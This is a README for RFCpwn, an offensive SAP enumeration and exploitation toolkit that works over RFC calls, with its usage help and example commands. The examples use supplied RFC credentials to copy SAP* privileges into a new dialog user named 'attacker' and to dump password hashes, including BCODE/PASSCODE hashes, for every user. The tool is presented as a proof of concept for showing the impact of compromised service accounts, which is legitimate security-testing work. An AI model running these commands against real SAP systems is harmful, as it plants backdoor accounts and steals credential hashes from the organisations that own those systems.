一个使用 SAP RFC 调用的 SAP 枚举与利用工具包
Twitter: @icryo
这是一个用于展示受损服务账户影响的工具包。
此 PoC 不适用于生产环境,不保证稳定性或支持。
RFCpwn 依赖于 pyrfc 以及 SAP 提供的库,详情请参见:https://github.com/SAP/PyRFC#installation
usage: RFCpwn.py [-h] [-debug] [-ip IP] [-u Username] [-p Password]
                   [-c Client] [-s Sysid] [-ping] [-enum] [-usercopy]
                   [-user USER] [-copy COPY] [-pw PW] [-dump] [-exp]

An Impacket style enumeration and exploitation tool using SAP RFC calls

optional arguments:
  -h, --help   show this help message and exit
  -debug       Turn DEBUG output ON

Authentication:
  -ip IP       <targetName or address>
  -u Username  RFC Users Username
  -p Password  RFC Users Password
  -c Client    Client- eg.000
  -s Sysid     System Number- eg 00
  -ping        RFC Ping Command

User Abuse:
  -enum        Use to enumerate a specific user
  -usercopy    add a Dialog User
  -user USER   Required for -usercopy and -userenum to specify the user
  -copy COPY   User to be copied required for -usercopy
  -pw PW       password of new user for -usercopy

Hash Collection:
  -dump        Dump hashes use with below
  -exp         EXPERIMENTAL - Dump BCODE / PASSCODE hashes
Ping - 确认连接


./RFCpwn.py -ip 192.168.200.253 -s 00 -c 000 -u RFCUser -p RFCPass -ping
将用户权限复制到一个新的对话用户。如果未指定 -copy,则默认使用 SAP*。
./RFCpwn.py -ip 192.168.200.253 -s 00 -c 000 -u RFCUser -p RFCPass -usercopy -user attacker -pw changeme1
从所有用户转储哈希。使用 -exp 选项可获取实验性的 bcode 和 passcode 哈希。
./RFCpwn.py -ip 192.168.200.253 -s 00 -c 000 -u RFCUser -p RFCPass -dump